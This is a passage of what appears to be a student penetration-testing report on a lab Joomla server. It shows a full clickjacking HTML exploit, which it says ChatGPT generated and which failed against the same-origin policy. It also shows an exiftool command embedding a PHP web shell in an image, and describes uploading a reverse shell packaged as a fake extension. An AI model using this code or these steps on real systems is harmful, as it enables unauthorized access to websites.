┌──(reemarnaout㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [08/Dec/2024 22:29:47] "GET /clickjacking.html HTTP/1.1" 200 -
127.0.0.1 - - [08/Dec/2024 22:29:47] code 404, message File not found
127.0.0.1 - - [08/Dec/2024 22:29:47] "GET /favicon.ico HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.
```

Done by: Reem Arnaout


```
┌──(reemarnaout㉿kali)-[~]
└─$ cat clickjacking.html
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Clickjacking Exploit - Joomla Login</title>
    <style>
        /* Styling the iframe to be invisible or semi-transparent */
        iframe {
            position: absolute;
            top: 0;
            left: 0;
            width: 100%;
            height: 100%;
            opacity: 0; /* Invisible iframe */
            pointer-events: none; /* Prevent direct interaction */
        }

        /* Fake button overlay */
        .fake-login-button {
            position: absolute;
            top: 50%;
            left: 50%;
            transform: translate(-50%, -50%);
            z-index: 10; /* Renders above iframe */
            background-color: red;
            color: white;
            font-size: 20px;
            padding: 15px 30px;
            border: none;
            border-radius: 5px;
            cursor: pointer;
            box-shadow: 0px 4px 6px rgba(0, 0, 0, 0.2);
        }
    </style>
</head>
<body>
    <!-- Invisible iframe embedding the Joomla admin login -->
    <iframe src="http://192.168.85.139/joomla/administrator/"></iframe>

    <!-- Fake button to overlay the iframe -->
    <button class="fake-login-button" onclick="fakeLogin()">Click Here to Login</button>

    <script>
        function fakeLogin() {
            // Attempt to interact with the embedded iframe
            const iframe = document.querySelector('iframe');

            // Wait for the iframe to load, then perform actions
            iframe.onload = function () {
                const iframeDoc = iframe.contentWindow.document;

                // Try to autofill the login form (replace selectors with actual Joomla login form selectors)
                try {
                    iframeDoc.querySelector('#mod-login-username').value = 'admin'; // Example username
                    iframeDoc.querySelector('#mod-login-password').value = ''; // Example password
```

```
                iframeDoc.querySelector('form').submit(); // Attempt to submit the form
            } catch (e) {
                alert('Unable to interact with the iframe: ' + e.message);
            }
        };

        alert('Fake login triggered!');
    }
</script>
</body>
</html>
```

Done by: Reem Arnaout



Done by: Reem Arnaout



Done by: Reem Arnaout

This HTML code (produced by ChatGPT) demonstrates a clickjacking exploit targeting the Joomla admin login page. The code embeds the login page inside an invisible <iframe> while overlaying a fake "Login" button on top of it. The iframe is styled with opacity: 0 and pointer-events: none to make it invisible and prevent direct interaction. The fake button, styled with a red background and prominent

appearance, is designed to trick users into clicking it, thinking they are performing a legitimate action.

When the user clicks the fake button, the JavaScript fakeLogin function attempts to interact with the iframe. The script tries to load the embedded Joomla login page and autofill the form fields with a preset username admin and password (attempted several ones), then submits the form. If successful, this could lead to unauthorized login attempts or the capture of session tokens. However, due to modern browser security measures such as the same-origin policy, this script failed to interact with the iframe, as indicated by the error handling in the try-catch block. This code illustrates the concept of clickjacking and highlights the importance of security measures like the X-Frame-Options HTTP header to prevent embedding in iframes and mitigate such attacks.


4.1.2. File Upload:

Method 1:

After successfully logging into the administrator page, we inspected the page for potential file uploads exploits. These exploits consist of:

1. **Arbitrary File Upload**: A vulnerability that allows an attacker to upload files, including malicious scripts or web shells, to the server. Once uploaded, these files can be executed to gain unauthorized access or escalate privileges on the server.
2. **Improper File Validation**: This exploit occurs when the server fails to properly validate file types or extensions, allowing harmful files (such as .php, .exe, or .sh files) to be uploaded and executed.
3. **File Overwrite**: If there are existing files on the server that are critical for the application's functionality, attackers could overwrite these files with malicious code or scripts, leading to remote code execution (RCE).
4. **Insecure File Permissions**: In some cases, file upload functionality may allow files to be uploaded with insecure permissions which makes it possible for attackers to execute the uploaded files or modify them later.

We discovered you can upload images for blog posts:



Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban


We got the idea to inject the image with a php code using the below command:

```
┌──(nourhansalam㉿kali)-[~/Documents/project]
└─$ exiftool -Comment='<?php system($_GET["cmd"]); ?>' image.jpg
    1 image files updated
```

Done by: Nourhan Salam

After adding the php code to the image, we tried uploading it, however, it failed.


The second idea was to use the extensions tab to try and upload a reverse shell due to the presence of an upload slot.



Done by: Nourhan Salam, Mohamad El Labban, Karim Habbal


To upload an extension, we need to upload a zip file that contains HTML, CSS, JavaScript, XML etc.

We discovered the above because of the below error:




Done by: Nourhan Salam, Mohamad El Labban, Karim Habbal

Hence, we crafted the below XML file to upload:




Done by: Nourhan Salam, Mohamad El Labban, Karim Habbal

Then we created a zip file that contains the XML file and a reverse shell code named admin.php created using Online Reverse shells and using a port 9001 to ensure the usage of an unreserved port for the reverse shell to connect back to our listener:




Done by: Nourhan Salam, Mohamad El Labban, Karim Habbal

Upon uploading the zip file, Joomla returned an error indicating the absences of an administrator block in the xml file:




Done by: Nourhan Salam

We implemented the adjustments according to the error and added an administration block in the xml file shown below:




Done by: Nourhan Salam, Mohamad El Labban, Karim Habbal

Therefore, after zipping the folder, we were able to successfully upload the folder:




Done by: Nourhan Salam, Karim Habbal, Mohamad El Labban




Done by: Nourhan Salam, Mohamad El Labban, Karim Habbal

We navigated to the components directory to check the uploaded folder:



